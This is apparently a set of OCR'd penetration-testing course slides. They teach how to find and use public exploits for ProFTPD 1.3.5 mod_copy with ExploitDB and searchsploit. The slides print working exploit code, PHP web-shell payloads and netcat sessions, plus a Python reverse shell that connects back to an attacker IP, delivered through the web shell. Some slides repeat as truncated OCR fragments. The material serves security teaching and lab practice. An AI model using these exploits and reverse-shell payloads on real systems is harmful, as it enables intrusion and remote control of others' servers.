
- The software *name* and *version number* acquired during enumeration will help with finding an old vulnerability or exploit.
- You won't be crafting any zero-days….
- But old, unpatched or misconfigured software is certainly prevalent today.

Search whatever information you have on a target.

- The version number helps narrow down results and potential exploits.



Some entries might just be explanations…



… but most include exploit code!

```
import socket
import sys
import requests
#Banner
banner = ""
banner += "  ___        __        ____                    _     _  \n"
banner +=" |_ _|_ __  / _| ___  / ___| __ _ _ __      / \  | |    \n"
banner +="  | || '_ \| |_ / _ \| |  _ / _ \ '_ \    / _ \ | |    \n"
banner +="  | || | | |  _| (_) | |_| |  __/ | | |  / ___ \| |___ \n"
banner +=" |___|_| |_|_|  \___/ \____|\___|_| |_| /_/   \_\_____|\n\n"
print banner
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
if(len(sys.argv) < 4):
    print '\n Usage : exploit.py server directory cmd'
else:
    server = sys.argv[1] #Vulnerable Server
    directory = sys.argv[2] # Path accessible from web .....
    cmd = sys.argv[3] #PHP payload to be executed
    evil = '<?php system("' + cmd + '") ?>'
    s.connect((server, 21))
    s.recv(1024)
    print '[ + ] Connected to server [ + ] \n'
    s.send('site cpfr /etc/passwd')
```

- You won't *always* see Python used for exploit scripts.
- But, because it is so ubiquitous and so powerful, it is common.
- This script uses Python 2.

Your mileage may vary with these exploit scripts…

They may not always work!

You may find Metasploit modules as well:

- As you know, Metasploit is written in **Ruby**.
- You can read the code to better understand how the module works.

These are often more reliable than other scripts…

but sometimes you are not allowed to use Metasploit!

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'ProFTPD 1.3.5 Mod_Copy Command Execution',
      'Description'    => %q{
          This module exploits the SITE CPFR/CPTO commands in ProFTPD version
          Any unauthenticated client can leverage these commands to copy file
          part of the filesystem to a chosen destination. The copy commands a
          the rights of the ProFTPD service, which by default runs under the
          'nobody' user. By using /proc/self/cmdline to copy a PHP payload to
          directory, PHP remote code execution is made possible.
```

Multiple results and findings are *not a bad thing!*

- We've seen ***three*** different results for one service and potential exploit.
- This *helps* us determine possible avenues for attacking a vulnerability.
- You can use all of the different resources to determine what works best.

ExploitDB Resources

The exploit database maintains code to take advantage of vulnerabilities so you don't have to.

To stay on top of the latest exploits that are released daily, keep tabs on their Twitter account.

https://twitter.com/ExploitDB

Additional resources can be found within the original ExploitDB and Offensive Security websites.

https://www.exploit-db.com/
https://www.offensive-security.com/

What if your assessment has no Internet access?

- ExploitDB also offers a command-line utility to search their database.
- You can take a copy of ExploitDB with you wherever you go!
- The tool lets you perform *offline* searches on a local copy of the repository.
- If you are running the standard Kali Linux build, it is available by default!

Introducing *searchsploit*

```
root@kali:~# searchsploit
 Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"

  For more examples, see the manual:  https://www.exploit-db.com/searchsploit/
```

searchsploit is very intuitive:

- You can use any number of search terms.
- By default, search terms are ***not case-sensitive*** & order does not matter.
- Remember the biggest advantage is that you can use this utility from the command-line and offline without internet.

The tool offers a local path for exploits:

```
root@kali:~# searchsploit ProFTPd 1.3.5

----------------------------------- ---------------------------------------
 Exploit Title                     |  Path
                                   | (/usr/share/exploitdb/)
----------------------------------- ---------------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Exe | exploits/linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Comm | exploits/linux/remote/36803.py
ProFTPd 1.3.5 - File Copy              | exploits/linux/remote/36742.txt
----------------------------------- ---------------------------------------
Shellcodes: No Result

root@kali:~#
```

- Searching for the same banner information yields the same results, ***as expected!***

Let's "mirror" an exploit…

- "Mirroring" copies a file to our current working directory.
- Then we can more easily work with it or modify it.

```
root@kali:~# searchsploit -m exploits/linux/remote/36803.py
  Exploit: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
      URL: https://www.exploit-db.com/exploits/36803/
     Path: /usr/share/exploitdb/exploits/linux/remote/36803.py
File Type: ASCII text, with CRLF line terminators

Copied to: /root/36803.py

root@kali:~#
```

Understanding this Exploit (1/2)

- In the example, we copied the Python 2 script.
- Notice:

No shebang line!

Defining variables based off command-line arguments.

Using PHP syntax to create a primitive web shell.

```
# Title: ProFTPd 1.3.5 Remote Command Execution
# Date : 20/04/2015
# Author: R-73eN
# Software: ProFTPd 1.3.5 with mod_copy
# Tested : Kali Linux 1.06
# CVE : 2015-3306
# Greetz to Vadim Melihow for all the hard work
import socket
import sys
import requests
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
if(len(sys.argv) < 4):
    print '\n Usage : exploit.py server directory cmd'
else:
        server = sys.argv[1] #Vulnerable Server
        directory = sys.argv[2] # Path accessible
        cmd = sys.argv[3] #PHP payload to be executed
        evil = '<?php system("' + cmd + '") ?>'
```

Understanding this Exploit (2/2)

The use of `site cpfr` and `site cpto` allow copying files.

The script copies a web shell into an accessible directory!

Unfortunately:

- Numerous spelling errors.
- No exception handling.
- No command results shown.

This is bad code!

```
        s.connect((server, 21))
        s.recv(1024)
        print '[ + ] Connected to server [ + ] \n'
        s.send('site cpfr /etc/passwd')
        s.recv(1024)
        s.send('site cpto ' + evil)
        s.recv(1024)
        s.send('site cpfr /proc/self/fd/3')
        s.recv(1024)
        s.send('site cpto ' + directory + 'infogen.php')
        s.recv(1024)
        s.close()
        print '[ + ] Payload sended [ + ]\n'
        print '[ + ] Executing Payload [ + ]\n'
        r = requests.get('http://' + server +
'/infogen.php') #Executing PHP payload through HTTP
        if (r.status_code == 200):
                print '[ * ] Payload Executed
Succesfully [ * ]'
```

Remember: this is another person's code!

- The script might not even work!

```
root@kali:~# python 36803.py 192.168.229.105 /var/www/html/ whoami
  ___          __          ____                          _     _
 |_ _|_ __    / _| ___    / ___| ___ _ __      / \   | |
  | || '_ \| |_ / _ \| |  _ / _ \ '_ \    / _ \ | |
  | || | | |  _| (_) | |_| |  __/ | | |  / ___ \| |___
 |___|_| |_|_|  \___/ \____|\___|_| |_| /_/   \_\_____|


[ + ] Connected to server [ + ]
```

- It hangs for a long period of time….

This is why we need to be able to understand the exploit.

- … And eventually fails!

```
[ + ] Connected to server [ + ]

[ + ] Payload sended [ + ]

[ + ] Executing Payload [ + ]

 [ - ] Error : 404 [ - ]

 http://infogen.al/

root@kali:~#
```

The gist of the exploit:

- The **`mod_copy`** plugin for this version of ProFTPd allows commands **`site cpfr`** and **`site cpto`**, which can be used to copy files.
- It is possible to copy data *from our input* (`/proc/self/fd/3` as attempted) to a file that can be accessed on the website.
- Because there is a web server with PHP running, and we can supply arbitrary PHP, we can achieve **Remote Code Execution**!

So why didn't that exploit script work?

- We can connect to the service manually and try to run those commands.

```
root@kali:~# nc 192.168.229.105 21
220 ProFTPD 1.3.5 Server (Great job!) [172.17.0.2]
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto <?php system("whoami") ?>
550 cpto: Permission denied
```

- During testing, we receive a **`Permission denied`** error!
- Could this exploit be done in any other way?

Analyze the Metasploit module

```
root@kali:~# searchsploit -x exploits/linux/remote/37262.rb
```

```
def initialize(info = {})

   super(update_info(info,
     'Name'           => 'ProFTPD 1.3.5 Mod_Copy Command Execution',
     'Description'    => %q{
         This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5.
         Any unauthenticated client can leverage these commands to copy files from any
         part of the filesystem to a chosen destination. The copy commands are executed
         with the rights of the ProFTPD service, which by default runs under the privileges
         of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the
         website directory, PHP remote code execution is made possible.
     },

    ...
```

Important Variables

```
register_options(
      [
        OptPort.new('RPORT', [true, 'HTTP port', 80]),
        OptPort.new('RPORT_FTP', [true, 'FTP port', 21]),
        OptString.new('TARGETURI', [true, 'Base path to the website', '/']),
        OptString.new('TMPPATH', [true, 'Absolute writable path', '/tmp']),
        OptString.new('SITEPATH', [true, 'Absolute writable website path', '/var/www'])
      ], self.class)
 end
```

- Because this operates as a module, it works with (and provides a short description for) some special variables.
- *Remember: this is the **Ruby** programming language.*

1
```
def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)
```

2
```
    if sock.nil?
      fail_with(Failure::Unreachable, "#{rhost}:#{ftp_port} - Failed to connect to FTP server")
    else
      print_status("#{rhost}:#{ftp_port} - Connected to FTP server")
    end
```

3
```
    res = sock.get_once(-1, 10)
    unless res && res.include?('220')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure retrieving ProFTPD 220 banner")
    end
```

4
```
    sock.puts("SITE CPFR /etc/passwd\r\n")
    res = sock.get_once(-1, 10)
    if res && res.include?('350')
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
end
```

```
def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)

    res = sock.get
    unless res &&
      fail_with(Fa
    end

    sock.puts("SITE CPFR /etc/passwd\r\n")
    res = sock.get_once(-1, 10)
    if res && res.include?('350')
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
 end
```

1

```
def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)
```

This first block creates a socket connection with the given host and FTP port.

```
def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)

    end

    sock.puts("SITE CPFR /etc/passwd\r
    res = sock.get_once(-1, 10)
    if res && res.include?('350')
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
 end
```

2

```
if sock.nil?
  fail_with(Failure::Unreachable, "#{rhost}:#{ftp_port} - Failed to connect to FTP server")
else
  print_status("#{rhost}:#{ftp_port} - Connected to FTP server")
end
```

This block does some simple error checking, determines if the socket connection was successfully created, and relays to the user the status of the connection.

```
def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)
```

3

```
res = sock.get_once(-1, 10)
  unless res && res.include?('220')
    fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure retrieving ProFTPD 220 banner")
  end
```

```
    end

    sock.puts("SITE CPFR /etc/passwd\r
    res = sock.get_once(-1, 10)
    if res && res.include?('350')
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
  end
```

If the socket successfully connects,
it then attempts to read a line of data sent back to it.

```
def check
    ftp_port = datastore['RPORT_FTP']
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)
```

4

```
sock.puts("SITE CPFR /etc/passwd\r\n")
   res = sock.get_once(-1, 10)
   if res && res.include?('350')
     Exploit::CheckCode::Vulnerable
   else
     Exploit::CheckCode::Safe
   end
end
```

```
    if res && res.include?('350')
      Exploit::CheckCode::Vulnerable
    else
      Exploit::CheckCode::Safe
    end
  end
```

If the socket successfully connects,
it then attempts to read a line of data sent back to it.

5

```ruby
def exploit
    ftp_port = datastore['RPORT_FTP']
    get_arg = rand_text_alphanumeric(5+rand(3))
    payload_name = rand_text_alphanumeric(5+rand(3)) + '.php'
```

6

```ruby
    sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)
    if sock.nil?
      fail_with(Failure::Unreachable, "#{rhost}:#{ftp_port} - Failed to connect to FTP server")
    else
      print_status("#{rhost}:#{ftp_port} - Connected to FTP server")
    end

    res = sock.get_once(-1, 10)
    unless res && res.include?('220')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure retrieving ProFTPD OK banner")
    end
```

7

```ruby
    print_status("#{rhost}:#{ftp_port} - Sending copy commands to FTP server")

    sock.puts("SITE CPFR /proc/self/cmdline\r\n")
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying /proc/self/cmdline")
    end
```

```
def exploit
    ftp_port = datastore['RPORT_FTP']
    get_arg = rand_text_alphanumeric(5+rand(3))
    payload_name = rand_text_alphanumeric(5+rand(3)) + '.php'
```

5

```
def exploit
    ftp_port = datastore['RPORT_FTP']
    get_arg = rand_text_alphanumeric(5+rand(3))
    payload_name = rand_text_alphanumeric(5+rand(3)) + '.php'
```

```
    unless res && res.include?('220')
      fail_with(Failure::Unknown, "#{r
    end

    print_status("#{rhost}:#{ftp_port}
```

The exploit function retrieves and sets the variables to be used in this procedure: ftp_port, get_arg, and payload_name.

```
    sock.puts("SITE CPFR /proc/self/cmdline\r\n")
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying /proc/self/cmdline")
    end
```

```
def exploit
    ftp_port = datastore['RPORT_FTP']
    get_arg = rand_text_alphanumeric(5+rand(3))
    payload_name = rand_text_alphanumeric(5+rand(3)) + '.php'
```

6

```
sock = Rex::Socket.create_tcp('PeerHost' => rhost, 'PeerPort' => ftp_port)
   if sock.nil?
     fail_with(Failure::Unreachable, "#{rhost}:#{ftp_port} - Failed to connect to FTP server")
   else
     print_status("#{rhost}:#{ftp_port} - Connected to FTP server")
   end

   res = sock.get_once(-1, 10)
   unless res && res.include?('220')
     fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure retrieving ProFTPD OK banner")
   end
```

```
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{r
    end
```

Connect to the FTP server and receive the banner.

```
def exploit
    ftp_port = datastore['RPORT_FTP']
    get_arg = rand_text_alphanumeric(5+rand(3))
    payload_name = rand_text_alphanumeric(5+rand(3)) + '.php'
```

7

```
print_status("#{rhost}:#{ftp_port} - Sending copy commands to FTP server")

    sock.puts("SITE CPFR /proc/self/cmdline\r\n")
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying /proc/self/cmdline")
    end
```

```
    print_status("#{rhost}:#{ftp_port}

    sock.puts("SITE CPFR /proc/self/cm
    res = sock.get_once(-1, 10)
    unless res && res.include?('350')
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying /proc/self/cmdline")
    end
```

Copy commands are sent to the FTP server.

8

```
sock.put("SITE CPTO #{datastore['TMPPATH']}/.<?php passthru($_GET[\'#{get_arg}\']);?>\r\n")
res = sock.get_once(-1, 10)
unless res && res.include?('250')
  fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying to temporary file")
end
```

9

```
sock.put("SITE CPFR #{datastore['TMPPATH']}/.<?php passthru($_GET[\'#{get_arg}\']);?>\r\n")
res = sock.get_once(-1, 10)
unless res && res.include?('350')
  fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying from temporary file")
end

sock.put("SITE CPTO #{datastore['SITEPATH']}/#{payload_name}\r\n")
res = sock.get_once(-1, 10)
unless res && res.include?('250')
  fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying PHP payload to website
                                                      path, directory not writable?")
end

sock.close
```

- This code puts PHP code following the **/tmp** directory on the command-line!

```
sock.put("SITE CPTO #{datastore['TMPPATH']}/.<?php passthru($_GET[\'#{get_arg}\']);?>\r\n")
res = sock.get_once(-1, 10)
unless res && res.include?('250')
  fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying to temporary file")
```

8

```
sock.put("SITE CPTO #{datastore['TMPPATH']}/.<?php passthru($_GET[\'#{get_arg}\']);?>\r\n")
res = sock.get_once(-1, 10)
unless res && res.include?('250')
  fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying to temporary file")
end
```

```
unless res && res.include?('250')
  fail_with(Failure::Unknown, "#{r
end

sock.close
```

The “copy to” command is sent to the server, with the destination file being the temporary path variable with the PHP included as if it were a filename.

9

```
sock.put("SITE CPTO #{datastore['TMPPATH']}/.<?php passthru($_GET[\'#{get_arg}\']);?>\r\n")
```

```
sock.put("SITE CPFR #{datastore['TMPPATH']}/.<?php passthru($_GET[\'#{get_arg}\']);?>\r\n")
   res = sock.get_once(-1, 10)
   unless res && res.include?('350')
     fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying from temporary file")
   end

   sock.put("SITE CPTO #{datastore['SITEPATH']}/#{payload_name}\r\n")
   res = sock.get_once(-1, 10)
   unless res && res.include?('250')
     fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure copying PHP payload to website
                                                         path, directory not writable?")
   end

   sock.close
```

The file is placed inside the website directory.
The socket connection is closed.

Finally executing commands:

```
  print_status("#{peer} - Executing PHP payload #{target_uri.path}#{payload_name}")
    res = send_request_cgi!(
      'uri' => normalize_uri(target_uri.path, payload_name),
      'method' => 'GET',
      'vars_get' => { get_arg => "nohup #{payload.encoded} &" }
    )

    unless res && res.code == 200
      fail_with(Failure::Unknown, "#{rhost}:#{ftp_port} - Failure executing payload")
    end
  end
end
```

- The command is included as an HTTP GET variable & executed with PHP!

The difference between the Ruby script and the Python 2 script for exploiting ProFTPd:

- Copies *from* `/proc/self/cmdline`...
  - This includes **the filenames** used in the `mod_copy` operation.
- ... *To* a fake file, `/tmp/<?php passthru($_GET["cmd"]) ?>`
  - Notice this is in **/tmp**, a *world-writable* directory!
  - No more `Permission Denied` error.
- The PHP code present in the filename is now *in the file!*
- We can now copy that file to the folder accessible to the website.

Let's see that manually as well:

- Trying these commands yields much better results.

```
root@kali:~# nc 192.168.229.105 21
220 ProFTPD 1.3.5 Server (Great job!) [172.17.0.2]
site cpfr /proc/self/cmdline
350 File or directory exists, ready for destination name
site cpto /tmp/<?php system("whoami") ?>
250 Copy successful

site cpfr /tmp/<?php system("whoami") ?>
350 File or directory exists, ready for destination name
site cpto /var/www/html/anything.php
250 Copy successful
```

Success!

- Now we can view `anything.php` on the website and see the `whoami` ouput.

We can verify the results:

- As before, we can access the site with Python and the `requests` module.

```
root@kali:~# python3
Python 3.6.5 (default, May 11 2018, 13:30:17)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> requests.get("http://192.168.229.105/anything.php").text
'proftpd: 172.17.0.1:38434: SITE cpto /tmp/www-data\n'
```

- See how the full command is visible?
- The result of `whoami` just follows after `"=/tmp"`, like the PHP code did.
  - The output of the `whoami` command is **`www-data`**!

Now we understand how the exploit works.

- We've seen a Python script do it *wrong*, and a Metasploit module do it *right*.
- Why not write a Python 3 script, that incorporates all the best parts?
- Correct inputs, communicative output, exception handling…
- The command & control should be as flexible and easy as possible.

Leverage an exploit to get a reverse shell!

- The best form of control is a **reverse shell**:
  - Since you have a form of **Remote Code Execution (RCE)**, you can have the victim machine *connect back to you*.
- With a reverse shell, you interact with a command-line ***actively on the box.***
- This can be accomplished with many different languages.

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

In Python, this is accomplished with two modules

- You have connected with a remote host with the **`socket`** module before…
- *And* you have heard of the **`os`** module!
- For a Python reverse shell:

Basic source code for a Python reverse shell:

```
#!/usr/bin/env python3

import os, socket

s = socket.socket()
s.connect(("YOUR.ATTACKER.IP.ADDRESS", 9001))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

os.system("/bin/sh")
```

- Remember, you connect back to your ***attacker machine***.
- Duplicating the file descriptors, 0, 1, and & 2 make the connection interactive.

Often times this is minified.

- On cheatsheets you will see this compressed to just one long line.

```
python -c 'import os, socket;s=socket.socket();s.connect(("YOUR.HOST.IP.ADDRESS",
9001));os.dup2(s.fileno(), 0);os.dup2(s.fileno(), 1);os.dup2(s.fileno(),
2);os.system("/bin/sh")'
```

- This is so you can easily copy and paste it in your RCE vector!
- Remember, you'll need to *set up a listener* to catch the reverse shell.

```
root@kali:~# nc -lnvp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
```

Execute this with the RCE attack vector:

- This payload has a lot of special characters…
- It is best to send it through the HTTP GET variable passed to PHP.

```
#!/usr/bin/env python3

import socket, requests

# Create a socket object and connect to FTP service
# With the socket object, send CPFR and CPTO commands to create a PHP webshell.
# Have the webshell read from a GET variable, and send along your reverse shell!

requests.get("http://192.168.229.105/rce.php?c=python -c 'import os,
socket;s=socket.socket();s.connect((\"YOUR.ATTACKER.IP.ADDRESS\", 9001));os.dup2(s.fileno(),
0);os.dup2(s.fileno(), 1);os.dup2(s.fileno(), 2);os.system(\"/bin/sh\")'")
```

You will see the server connect back!

- If you use the -v *verbose* flag on your listener, you will see the connection.

```
root@kali:~# nc -lnvp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 192.168.229.105.
Ncat: Connection from 192.168.229.105:53080.
```

- There won't be a "visible" prompt, but you do have a shell!

Now, commands can be entered in an interactive way.

```
root@kali:~# nc -lnvp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 192.168.229.105.
Ncat: Connection from 192.168.229.105:53080.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
dev
development_homepage.php
inc
include.php
index.php
```

Some drawbacks:

- Our reverse shell was set to run **`/bin/sh`** … why not use **`/bin/bash`**?

- This shell is not very "stable:"
  - Control characters (like `^C` to stop a program) could kill the connection.
  - Moving the cursor with left-and-right arrows produces escape sequences.
  - No Tab auto-completion functionality.
  - No visible prompt.

A quick magic trick helps fix these issues:

